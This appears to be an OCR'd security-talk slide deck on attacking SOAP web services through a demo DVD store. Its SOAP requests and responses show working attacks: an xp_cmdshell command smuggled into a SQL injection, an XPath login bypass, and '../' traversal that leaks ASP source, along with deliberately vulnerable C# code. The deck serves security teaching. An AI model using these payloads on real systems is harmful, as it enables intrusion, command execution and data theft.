
```
<s:element name="getProductInfo">
       <s:complexType>
         <s:sequence>
           <s:element minOccurs="0" maxOccurs="1" name="id"
type="s:string"/>
         </s:sequence>
       </s:complexType>
     </s:element>
     <s:element name="getProductInfoResponse">
       <s:complexType>
         <s:sequence>
           <s:element minOccurs="0" maxOccurs="1"
name="getProductInfoResult"
            type="s:string"/>
```



WSDL Profile after Scan

Methods	INPUT	OUTPUT
Intro	-No-	String
getProductInfo	String	String
getRebatesInfo	String	String

Demo



How it looks?

Remote Invokes

WSDL
<PortType>
<Service>
<Message>
<Types>

Intro


getProductInfo

getRebatesInfo

Web Services Code

OR

Class



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




AV 1 - XML poisoning

- XML node manipulation
- Attack on parsing logic
  - SAX
  - DOM
- Can be lethal – DoS or breaking execution logic




XML poisoning

```
<CustomerRecord>
   <CustomerNumber>289001</CustomerNumber>
   <FirstName>John</FirstName>
   <LastName>Smith</LastName>
   <Address>Apt 31, 1st Street</Address>
   <Email>john@smith.com</Email>
   <PhoneNumber>3809922347</PhoneNumber>
</ CustomerRecord>
```




XML poisoning

```
<CustomerRecord>
   <CustomerNumber>289001</CustomerNumber>
<FirstName>John</FirstName><CustomerNumber>289
   001</CustomerNumber>
<FirstName>John</FirstName>
   <LastName>Smith</LastName>
   <Address>Apt 31, 1st Street</Address>
   <Email>john@smith.com</Email>
   <PhoneNumber>3809922347</PhoneNumber>
</ CustomerRecord>
```



XML poisoning


```
<CustomerRecord>
   <CustomerNumber>289001</CustomerNumber>
   <FirstName>John</FirstName>
<FirstName>John</FirstName>
… 100 time…
<FirstName>John</FirstName>
<LastName>Smith</LastName>
   <Address>Apt 31, 1st Street<Address>
   <Email>john@smith.com<Email>
   <PhoneNumber>3809922347<PhoneNumber>
</ CustomerRecord>
```



AV 2 - Parameter tampering & Fault code leakage

- Fault code of web services spit lot of information about internal workings.
- This attack can fetch internal paths, database interfaces etc.
- Fault code is part of SOAP envelope and this helps an attacker to make logical deduction about assets.

Demo



SOAP request

Forcing Fault Code
Source of Enumeration


SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org/">
      <fileinfo>abx.xyz</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the
method

Method
Call

Demo



SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Could not find file
&amp;quot;c:\inetpub\wwwroot\rebates\abx.xyz&amp;quot;.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Fault Code

Path Enumeration

AV 3 - SQL injection

- SQL injection can be done using SOAP traffic.
- It is innovative way of identifying database interface points.
- One can leverage xp_cmdshell via SOAP.
- Back end database can be compromised using this attack.

Demo

SOAP request

SOAP Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <soap:Body>
  <getProductInfo xmlns="http://tempuri.org/">
   <id>1</id>
  </getProductInfo>
 </soap:Body>
</soap:Envelope>
```


Input to the method

Method Call

SOAP request

Product Information

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <soap:Body>
  <getProductInfoResponse xmlns="http://tempuri.org/">
   <getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult>
  </getProductInfoResponse>
 </soap:Body>
</soap:Envelope>
```




SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Cannot use
empty object or column names. Use a single space if necessary.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
```

Fault Code

Indicates SQL Server
Place for SQL Injection

Demo




SOAP response

Popular SQL Injection

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1 or 1=1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Fault Code



SOAP request

Works!!

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
/(2)Bend it like Beckham($12.99)/
/(3)Doctor Zhivago($10.99)/
/(4)A Bug's Life($13.99)/
/(5)Lagaan($12.99)/
/(6)Monsoon Wedding($10.99)/
/(7)Lawrence of Arabia($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
```

Entire Table
Is out

SOAP response

Exploiting this Vulnerability

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1;EXEC master..xp_cmdshell 'dir c:\ >
c:\inetpub\wwwroot\wsdir.txt'</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Exploit code

SOAP request


Works!!

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```

Looks Normal
response


SOAP request

But … Code got executed


Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://192.168.7.140/wsdir.txt
Search
Print
Home Bookmarks Release Notes Plug-ins Extensions Support Mozilla Community
Done


```
 Volume in drive C has no label.
 Volume Serial Number is 50F8-32DD

 Directory of c:\

10/30/2003  03:35a      <DIR>          certs
08/25/2004  12:28a      <DIR>          Documents and Settings
09/26/2004  03:44p               4,098 ie_is_gr8.jpg
06/24/2004  10:19p      <DIR>          Inetpub
03/28/2004  02:38p      <DIR>          New Folder
09/30/2004  10:40a      <DIR>          orders
11/03/2003  02:42p      <DIR>          Perl
10/27/2003  06:52a      <DIR>          Program Files
03/18/2004  06:29p      <DIR>          src
06/24/2004  10:10p      <DIR>          tmp
03/18/2004  06:29p      <DIR>          utils
08/25/2004  12:32a      <DIR>          WINNT
               1 File(s)          4,098 bytes
              11 Dir(s)     271,978,496 bytes free
```

Got Admin via cmdshell




AV 4 – XPATH injection

- XPATH is new way of querying XML documents.
- This attack works nicely on web services since they use XML extensively.
- Developer’s loophole can be leveraged with an exploit.
- XPATH query crafting is next generation attack methods.




XPATH Injection - Basics

- XPATH is a language defined to find information from XML document.
- As XPATH name suggests it indeed uses path to traverse through nodes of XML document and look for specific information from the document.
- XPATH provides expressions like slash (/), double slash (//), dot(.), double dot (..), @, =, <, > etc. It helps in traversing through XML document.



XPATH – Vulnerable Code

```
string fulltext = "";
string coString = "Provider=SQLOLEDB;Server=(local);database=order;User
ID=sa;Password=mypass";
SqlXmlCommand co = new SqlXmlCommand(coString);
co.RootTag="Credential";
co.CommandType = SqlXmlCommandType.Sql;
co.CommandText = "SELECT * FROM users for xml Auto";
XmlReader xr = co.ExecuteXmlReader();
xr.MoveToContent();
fulltext = xr.ReadOuterXml();
XmlDocument doc = new XmlDocument();
doc.LoadXml(fulltext);
string credential = "//users[@username='"+user+"' and @password='"+pass+"']";
XmlNodeList xmln = doc.SelectNodes(credential);
string temp;
if(xmln.Count > 0)
{
      //True
}
else //false
```




Attacking XPATH point

- //users[@username='"+user+"' and @password='"+pass+"']";
- XPATH parsing can be leveraged by passing following string ' or 1=1 or ''='‘
- This will always true on the first node and user can get access as who ever is first user.
- //users[@username='' or 1=1 or ''='' and @password='any']

Bingo!


Demo



AV 5 – LDAP injection

- LDAP authentication in place
- Possible to manipulate LDAP queries
- May leads to enumeration OR manipulation
- Interesting attack vector
- Fault code leaks LDAP interface


Demo



AV 6 – File System access

- Identifying file system points
- Directory traversing & Access
- Leads to file access and source code exposure
- Lethal if found!

Demo



SOAP request

Forcing Fault Code
Source of Enumeration

SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <soap:Body>
  <getRebatesInfo xmlns="http://tempuri.org/">
   <fileinfo>abx.xyz</fileinfo>
  </getRebatesInfo>
 </soap:Body>
</soap:Envelope>
```

Input to the
method

Method
Call

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

SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <soap:Body>
  <soap:Fault>
   <faultcode>soap:Server</faultcode>
   <faultstring>Server was unable to process request. --&gt; Could not find file
&amp;quot;c:\inetpub\wwwroot\rebates\abx.xyz&amp;quot;.</faultstring>
   <detail />
  </soap:Fault>
 </soap:Body>
</soap:Envelope>
```

Fault Code

Path Enumeration

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

SOAP request

Forcing file

SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <soap:Body>
  <getRebatesInfo xmlns="http://tempuri.org/">
   <fileinfo>../rebates.asp</fileinfo>
  </getRebatesInfo>
 </soap:Body>
</soap:Envelope>
```

Input to the
method

Method
Call

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SOAP request

File Access to system

Parameter Temparing


```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
 <soap:Body>
  <getRebatesInfoResponse xmlns="http://tempuri.org/">
   <getRebatesInfoResult>&lt;%  '  file:          rebates.asp  '  date:          20-
AUG-03  '  desc:          rebates listing  '  author:          nd  '  client:
dvds4less  'check if we have been called with a filename or without  loc =
request.querystring("loc")  lenloc = len(loc)  if lenloc &gt; 0 then     ' we have
been called with a filename     ' so print the rebate coupon%&gt;&lt;img
.........................
</getRebatesInfoResult>
  </getRebatesInfoResponse>
 </soap:Body>
</soap:Envelope>
```

AV 7 – SOAP brute forcing

- SOAP envelope takes user & pass accounts.
- It is possible to bruteforce SOAP envelope and look for specific responses.
- This is a possible attack which can get into the system.
- Analyzing SOAP response is key for this set of attack.


AV 8 – Parameter overflow

- Adding large buffers to XML nodes
- Depending on code controls – It may fail in handling
- Breaking the application
- May compromise as well
- Traditional buffer overflow type attacks



